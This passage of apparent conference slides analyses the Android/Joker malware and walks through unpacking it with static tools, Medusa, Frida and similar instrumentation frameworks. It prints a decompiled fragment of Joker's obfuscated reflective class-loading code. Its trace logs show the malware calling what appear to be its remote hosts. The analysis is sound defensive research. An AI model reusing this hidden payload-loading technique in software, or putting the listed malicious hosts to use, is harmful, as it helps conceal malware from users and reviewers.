→ MethodsIterable_c.makeMethodsList(cl);
methodsOfClassLoader2.setAccessible(true);
methodsOfClassLoader2.addMethodWithParameterTypes(new
→ Class[]{cl2});

→ methodsOfClassLoader2.addMethodWithReturnType(cl2.getClass());
```



# Android/Joker: how it's implemented 3/3

```
// obfuscated string for loadClass
methodsOfClassLoader2.addMethod(new
→ String[]{this.b.decryptPBE_base64("PLwnie6KHT1I2RAniSACNg==",
→ this.keydata, this.salt)});
// loadClass_method.invoke(obj, "seek");
// this is equivalent to: cl_obj.loadClass("seek");
MethodsIterable_c methodsOfSeek =
→ MethodsIterable_c.makeMethodsList(((Class)methodsOfClassLoader2
    .getFirstMethod().invoke(classloader_obj,
→ this.b.decryptPBE_base64("/dv+M33CuEo=", this.keydata,
→ this.salt)));
// obfuscated string for melody
methodsOfSeek.addMethod(new
→ String[]{this.b.decryptPBE_base64("1D8uwEs0qUY=",
this.keydata, this.salt)});
methodsOfSeek.addMethodWithReturnType(cl2.getSuperclass());
// invoke melody()
methodsOfSeek.getFirstMethod().invoke(null, this.ctx);
```



## ① Introduction

## ② Android malware analysis

Obfuscation

Packing

Using Frida

Issues with Frida and files

Writing Frida scripts can be difficult

## ③ Unpacking statically

Design

JsonPacker

## ④ Unpacking with Medusa

Android/Joker overview

Implementation of Android/Joker

## ⑤ Conclusion



# Conclusion

- **Static unpackers** are so convenient!
- **Medusa rocks!**

## References

- <https://github.com/Ch0pin/medusa>
- <https://github.com/cryptax/misc-code/blob/master/jsonpacker/jsondecrypt.py>
- <https://cryptax.medium.com/tracking-android-joker...>





Thanks to @TuxDePoinsisse, Charles Puaux, Lucas Soursou,  
@ch0pin, @BlackAlpsConf, @FrenchYeti  
Kudos to Fortinet Swiss Team ☺

# Alternatives

## House

The screenshot shows the House debugger interface with the following components:

- Top Bar:** Buttons for Start, Preload, Monitor, Enumeration, Hooks, Intercept, FILEIO, SHARED PREFERENCES, HTTP (selected), WEBVIEW, SQL, IPC, and MISC.
- Toolbar:** Buttons for Enable/Disable, Clear All, Refresh (set to Off), and Clear.
- Table:** A grid displaying method calls. The columns are MethodName, Args Dump, and Return Value.

MethodName	Args Dump	Return Value
java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c\$d\$2.a(Unknown Source:12) com.alpha.rocket.bot.c.d.a(Unknown Source:0) com.alpha.rocket.bot.c.d.a(Unknown Source:113) com.alpha.rocket.bot.c.d.a(Unknown Source:23) java.net.URL.openConnection(URL.java:1006) com.android.okhttp.HttpHandler.openConnection(HttpHandler.java:44) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:54) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:62) com.android.okhttp.internal.huc.HttpURLConnectionImpl.<init> (HttpURLConnectionImpl.java:119) com.android.okhttp.internal.huc.HttpURLConnectionImpl.<init> (HttpURLConnectionImpl.java:114) java.net.HttpURLConnection.<init>(Native Method) HttpURLConnection( argType0 : object )	arg0: http://ajwamccall1426.website/api/v1/device	(void) : undefined @ 15:31:20:810
java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c\$d\$2.a(Unknown Source:12)	arg0: http://ajwamccall1426.website/api/v1/device	(void) : undefined @ 15:31:20:771



# Alternatives

The screenshot shows the DEXCALIBUR interface with the "Hook" tab selected. The main area displays a table titled "Hook manager" with columns for Type, Method, and Status. The table lists various Java methods with their corresponding signatures and current status (ON or OFF). Most methods are currently off.

Type	Method	Status
Fingerprint	android.telephony.TelephonyManager.getDeviceId() <i>java.lang.String</i>	OFF
DynamicLoader	dalvik.system.BaseDexClassLoader.<init>( <i>java.lang.String</i> , <i>java.io.File</i> )> <i>java.lang.String</i> >java.lang.ClassLoader</void>	ON
DynamicLoader	dalvik.system.BaseDexClassLoader.findClass( <i>java.lang.String</i> )> <i>java.lang.Class</i> </void>	OFF
DynamicLoader	dalvik.system.DexClassLoader.<init>( <i>java.lang.String</i> , <i>java.lang.String</i> , <i>java.lang.String</i> , <i>java.lang.ClassLoader</i> )> <i>void</i> </void>	ON
DynamicLoader	dalvik.system.DexFile.<init>( <i>java.io.File</i> )> <i>void</i> </void>	ON
DynamicLoader	dalvik.system.DexFile.<init>( <i>java.lang.String</i> )> <i>void</i> </void>	ON
DynamicLoader	dalvik.system.DexFile.loadDex( <i>java.lang.String</i> )> <i>java.lang.String</i> </int>dalvik.system.DexFile</void>	ON
DynamicLoader	dalvik.system.InMemoryDexClassLoader.<init>( <i>java.nio.ByteBuffer</i> )> <i>java.lang.ClassLoader</i> </void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>( <i>java.lang.String</i> , <i>java.lang.ClassLoader</i> )> <i>void</i> </void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>( <i>java.lang.String</i> , <i>java.lang.String</i> , <i>java.lang.ClassLoader</i> )> <i>void</i> </void>	ON
FileDescriptor	java.io.File.<init>( <i>java.io.File</i> )> <i>java.lang.String</i> </void>	ON
FileDescriptor	java.io.File.<init>( <i>java.lang.String</i> )> <i>java.lang.String</i> </void>	ON
FileDescriptor	java.io.File.<init>( <i>java.lang.String</i> )> <i>void</i> </void>	ON
FileDescriptor	java.io.File.<init>( <i>java.net.URL</i> )> <i>void</i> </void>	ON
DynamicLoader	java.lang.Class.forName( <i>java.lang.String</i> , <i>boolean</i> )> <i>java.lang.ClassLoader</i> > <i>java.lang.Class</i> </void>	OFF
DynamicLoader	java.lang.Class.getMethod( <i>java.lang.String</i> , <i>java.lang.Class</i> )> <i>java.lang.reflect.Method</i> </void>	OFF
NativeLibrary	java.lang.Runtime.load( <i>java.lang.String</i> )> <i>void</i> </void>	OFF
NativeLibrary	java.lang.Runtime.loadLibrary( <i>java.lang.String</i> )> <i>void</i> </void>	OFF
IssueObserver	java.lang.SecurityException.<init>( <i>java.lang.String</i> , <i>java.lang.Throwable</i> )> <i>void</i> </void>	OFF



# Alternatives

The screenshot shows the MobSF Dynamic Analyzer interface running at [127.0.0.1:8000/android\\_dynamic/d9d34d6627ae3150bd574b6523995d9a](http://127.0.0.1:8000/android_dynamic/d9d34d6627ae3150bd574b6523995d9a). The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API DOCS, DONATE, and ABOUT, along with a search bar for 'Search MD5'.

The main content area is titled "Dynamic Analyzer - com.egov.app". Below the title is a row of buttons:

- Show Screen
- Remove Root CA
- Unset HTTP(S) Proxy
- TLS/SSL Security Tester
- Exported Activity Tester
- Activity Tester

Below these buttons are two more buttons:

- Get Dependencies
- Take a Screenshot
- Logcat Stream

On the far right, there is a green button labeled "Generate Report".

To the left, there is a placeholder image of a smartphone screen. To the right, there are three panels:

- Frida Code Editor:** A text editor window containing the number "1".
- Dynamic Analyzer:** A status message box stating: "Invoking MobSF agents. Environment is ready for Dynamic Analysis. Start Instrumentation or Run the application and navigate through the different flows or business logic manually."
- Frida Scripts:** A section where users can write Frida scripts.



# Alternatives

```
[agent] [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://i9gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://i9gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces.firebaseio:fetch)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces.firebaseio:fetch, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
```

